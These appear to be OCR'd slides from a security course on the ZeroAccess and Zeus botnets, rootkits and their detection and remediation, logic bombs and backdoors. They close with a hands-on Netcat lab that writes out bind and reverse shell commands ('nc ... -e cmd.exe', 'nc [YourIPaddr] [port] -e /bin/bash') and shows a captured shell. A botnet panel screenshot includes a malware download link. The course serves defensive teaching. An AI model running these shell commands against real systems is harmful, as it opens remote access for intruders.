
Zeus/Zbot Botnet



ZeroAccess Botnet


- Uses ZeroAccess Trojan rootkit on bots
- Spread by:
  - Compromised web sites (Drive by download)
- Payload:
  - Click Fraud : conducts web searches and clicks on results
  - Can download other malware such as scareware
  - Bitcoin mining
  - Backdoor for C&C owner

ZeroAccess Botnet C&C



	Initiate				Installed successfully		Reinstalled		
Date	Status L1 *	Status L2 *	Status L3 *	Status L4 *	Status S1 *	Status S2 *	Status R1 *	Status R2 *	
2012-05-23	0	0	0	0	0	0	0	0	
2012-05-22	0	0	0	0	0	0	0	0	
2012-05-21	0	0	0	0	0	0	0	0	
2012-05-20	0	0	0	0	0	0	0	0	
2012-05-19	0	0	0	0	0	0	0	0	
2012-05-18	0	0	0	0	0	0	0	0	
2012-05-17	0	0	0	0	0	0	0	0	
2012-05-16	0	0	0	0	0	0	0	0	
2012-05-15	0	0	0	0	0	0	0	0	
2012-05-14	0	0	0	0	0	0	0	0	

ZeroAccess Botnet C&C (Cont.)



You logged in as **pivaner**, your ID is **531** | Balance **$0,00** | Rate **75%** (**+5%** for referrals) | Sign out

News | Statistics | Graphs | Files | Profile | Payments

Files

Your personal link to download the file:
http://31.184.244.55/download.php?id=531&key=4e36463c106fe97f

*The file can only be downloaded once per **15** minutes.*

*Last update files: **196** min. ago.*


Checking the file

Antivirus	Status
Avast: Free Antivirus 7.0	Clear
BitDefender: Internet Security 2012	Clear
Kaspersky: Internet Security 2012	Clear
Symantec: Norton Internet Security 2012	Clear
Trend Micro: Titanium Maximum Security 2012	Clear
F-Secure: Internet Security 2012	Clear
Avira: Internet Security 2012	Clear
Panda: Internet Security 2012	Clear

Rootkit

- Has system level/root access to system
- Attempts to hide fact that system is infected
- Two types:
  - User-Mode Rootkits
  - Kernel-Mode Rootkits

User-Mode vs. Kernel-Mode Rootkits



http://msdn.microsoft.com/en-us/library/windows/hardware/ff554836(v=vs.85).aspx

Rootkit Detection

- Would traditional AntiVirus software be able to detect a kernel-mode rootkit?
- What about a user-mode rootkit?

ZeroAccess Rootkit

- Started as kernel-mode rootkit
  - Created new kernel device driver object called __max++>
  - Maintains persistence on reboot

```
lkd> dt _DRIVER_OBJECT 0x8201f590
nt!_DRIVER_OBJECT
   +0x000 Type             : 4
   +0x002 Size             : 168
   +0x004 DeviceObject     : 0x81fd5040 _DEVICE_OBJECT
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xf86cb000
   +0x010 DriverSize       : 0x8e00
   +0x014 DriverSection    : 0x821edbc0
   +0x018 DriverExtension  : 0x8201f638 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\Disk"
   +0x024 HardwareDatabase : 0x8066e9d8 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xf86d28ab     long  +ffffffff86d28ab
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : (null)
   +0x038 MajorFunction    : [28] 0xf4b79134     long  +ffffffff4b79134
lkd> dt _DRIVER_OBJECT 821eb320
nt!_DRIVER_OBJECT
   +0x000 Type             : 4
   +0x002 Size             : 168
   +0x004 DeviceObject     : 0x821a89f0 _DEVICE_OBJECT
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xf86cb000
   +0x010 DriverSize       : 0x8e00
   +0x014 DriverSection    : 0x821edbc0
   +0x018 DriverExtension  : 0x821eb3c8 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\Disk"
   +0x024 HardwareDatabase : 0x8066e9d8 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xf86d28ab     long  +ffffffff86d28ab
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : 0xf86e253a     void  +ffffffff86e253a
   +0x038 MajorFunction    : [28] 0xf86e1c30     long  +ffffffff86e1c30
```

← Fake Driver

← Real Driver

ZeroAccess Rootkit

- Now it has been changed to a user-mode rootkit
  - Loads DLL into services.exe and explorer.exe
  - Maintains persistence by hijacking COM object in Windows Registry called wberness.dll

%systemroot%\system32\wbem\wbemess.dll ← Correct value

\\.\globalroot\systemroot\Installer\{e051c979-bddd-5d1f-8953-4b8c940e9b4d}\n. ← Hijacked value


http://nakedsecurity.sophos.com/2012/06/06/zeroaccess-rootkit-usermode/

TDSS Rootkit (Alureon)

- PC gets infected by Trojan such as Scareware Security Essentials 2010
- Hooks hardware driver and joins botnet
- Network traffic interception to:
  - Steal usernames, passwords, credit card data
- Great write-up here on different variants:
  - http://securelist.com/analysis/36314/tdss/

How to detect Rootkits?

- A/V might detect signatures
- Monitor outbound traffic to C&C



- File Integrity Software might detect changes

How to detect Rootkits? (cont.)

- chkrootkit – tool to locally check for signs of a rootkit.

The following rootkits, worms and LKMs are currently detected:

01. lrk3, lrk4, lrk5, lrk6 (and variants);
02. Solaris rootkit;
03. FreeBSD rootkit;
04. t0rn (and variants);
05. Ambient's Rootkit (ARK);
06. Ramen Worm;
07. rh[67]-shaper;
08. RSHA;
09. Romanian rootkit;
10. RK17;
11. Lion Worm;
12. Adore Worm;
13. LPD Worm;
14. kenny-rk;
15. Adore LKM;
16. ShitC Worm;
17. Omega Worm;
18. Wormkit Worm;
19. Maniac-RK;
20. dsc-rootkit;
21. Ducoci rootkit;
22. x.c Worm;
23. RST.b trojan;
24. duarawkz;
25. knark LKM;
26. Monkit;
27. Hidrootkit;
28. Bobkit;
29. Pizdakit;
30. t0rn v8.0;
31. Showtee;
32. Optickit;
33. T.R.K;
34. MithRa's Rootkit;
35. George;
36. SucKIT;
37. Scalper;
38. Slapper A, B, C and D;
39. OpenBSD rk v1;
40. Illogic rootkit;
41. SK rootkit.
42. sebek LKM;
43. Romanian rootkit;
44. LOC rootkit;
45. shv4 rootkit;
46. Aquatica rootkit;
47. ZK rootkit;
48. 55808.A Worm;
49. TC2 Worm;
50. Volc rootkit;
51. Gold2 rootkit;
52. Anonoying rootkit;
53. Shkit rootkit;
54. AjaKit rootkit;
55. zaRwT rootkit;
56. Madalin rootkit;
57. Fu rootkit;
58. Kenga3 rootkit;
59. ESRK rootkit;
60. rootedoor rootkit;
61. Enye LKM;
62. Lupper.Worm;
63. shv5;
64. OSX.RSPlug.A;
65. Linux Rootkit 64Bit;
66. Operation Windigo;

How to detect Rootkits? (cont.)

- Rootkit Hunter
  - Checks for over 50 different rootkits.

Other Rootkit Detection Software

- Rootkit Revealer
- F-Secure's BlackLight
- ICE Sword
- Sophos Anti-Rootkit
- McAfee Rootkit Detective

Rootkit Remediation

- A lot of Enterprise Organizations will just:
  - Wipe the drive
  - Reformat drive
  - Reinstall OS, Apps, and Data
  - Apply all security patches
  - Change all admin/root passwords
- This is the safest option to know definitively that the rootkit is gone!

Rootkit Remediation

- If you can't wipe/reformat:
  - Remediation Software
    - McAfee RootkitRemover
      - Removes ZeroAccess and TDSS family of rootkits
    - Kaspersky Lab TDSSKiller
    - GMER
    - Malwarebytes Anti-Rootkit

Logic Bombs

- Code embedded into an application or a simple script that executes in response to an event:
  - Specific date/time
  - User performs a specific action such as open an application

Logic Bomb Example

Douglas Duchak, 46, had worked as a data analyst at the TSA's Colorado Springs Operations Center, or CSOC, since 2004. He planted the malware in late 2009, after the agency gave him two weeks' notice that he was being terminated from the job he'd held for five years.

The malware was a logic bomb that was designed to cause damage and disrupt data on the servers at some future date. It was found on the system by other workers, however, before it was able to deliver its payload.

http://www.wired.com/2011/01/tsa-worker-malware/

Backdoors

- A backdoor is simply a way for an attacker to enter a system at a later date
- It is a method of persistence
- The best backdoors will be loaded as a service so that they will restart if the computer is restarted
- Already talked about Remote Access Trojans (RAT)

A Simple Backdoor with Netcat

Listening backdoor shell on Linux:

```
$ nc -l -p [LocalPort] -e /bin/bash
```

Listening backdoor shell on Windows:

```
C:\> nc -l -p [LocalPort] -e cmd.exe
```

Create a shell on local port **[LocalPort]** that can then be accessed using a fundamental Netcat client

Reverse backdoor shell on Linux:

```
$ nc [YourIPaddr] [port] -e /bin/bash
```

Reverse backdoor shell on Windows:

```
C:\> nc [YourIPaddr] [port] -e cmd.exe
```

Create a reverse shell that will attempt to connect to **[YourIPaddr]** on local port **[port]**. This shell can then be captured using a fundamental nc listener

http://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf

Netcat Backdoor Lab

- Logon to RADISH Win 8.1 VM
- Go to M: Drive / Tools and copy nc111nt to desktop
- Open command line in Windows
- Type **ipconfig** and note your IP address
- Enter: **cd \Desktop\nc111nt**

Netcat Backdoor Lab

- Enter: **nc –l –p 8888 –e cmd.exe**
  - The first argument is a lowercase L
  - The prior command starts a netcat listener on port 8888
  - When a connection occurs, cmd is executed for backdoor access
- Allow firewall access and enter **.\student** and **student** creds for UAC if asked

Netcat Backdoor Lab

- Open Kali VM and open a terminal
- Enter **nc *ipaddressofwindowsvm* 8888** and hit enter

```
root@KLY-IR105:~# nc 172.29.99.8 8888
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

D:\Users\shawn\Desktop\nc111nt>
```

- You now have backdoor shell remote access to the Windows VM that has the listener running
- Play around and enter a few commands.

Netcat Backdoor Lab

- When done, hit CTRL-C on Linux side.
- What happened on the Windows side?
  - Netcat Backdoor on Windows shut down
  - No more persistence!
- How do we keep the Windows connection open?
  - Use –L instead of –l on the Windows side
  - Try that.
  - Once you CTRL-C on Linux you should notice Windows Netcat stays running.

Netcat Backdoor Lab

- Go ahead and CTRL-C in Linux and Windows terminal windows to shut down both Netcats.
- In the prior example the victim (Windows) had port 8888 as listening and the attacker opened the firewall to allow incoming connections.
- What would the attacker do if they didn't have admin permissions to open the firewall port??
  - Set up a reverse shell where the attacker is listening and the victim connects to the attacker

Netcat Backdoor Lab

- In Kali:
  - Enter **ifconfig** and note your IP address
  - Enter **nc –l –p 8888** to listen
- In Windows:
  - Enter **nc *ipaddressofkali* 8888 –e cmd.exe**
- You should notice that the Windows victim connected to the Kali attacker and the victim's shell was opened.

Netcat Backdoor Lab

- Enter the **dir** command in Kali to display the directories in Windows
- Why would the reverse shell potentially evade a firewall?
  - Most firewall block unknown inbound connections but allow known outbound connections by default
- CTRL-C in Kali to shut down the connection.

Netcat Backdoor Lab

- What would the attacker need to do to keep netcat running upon reboot?
  - Create a persistent service with it

Persistence Lab

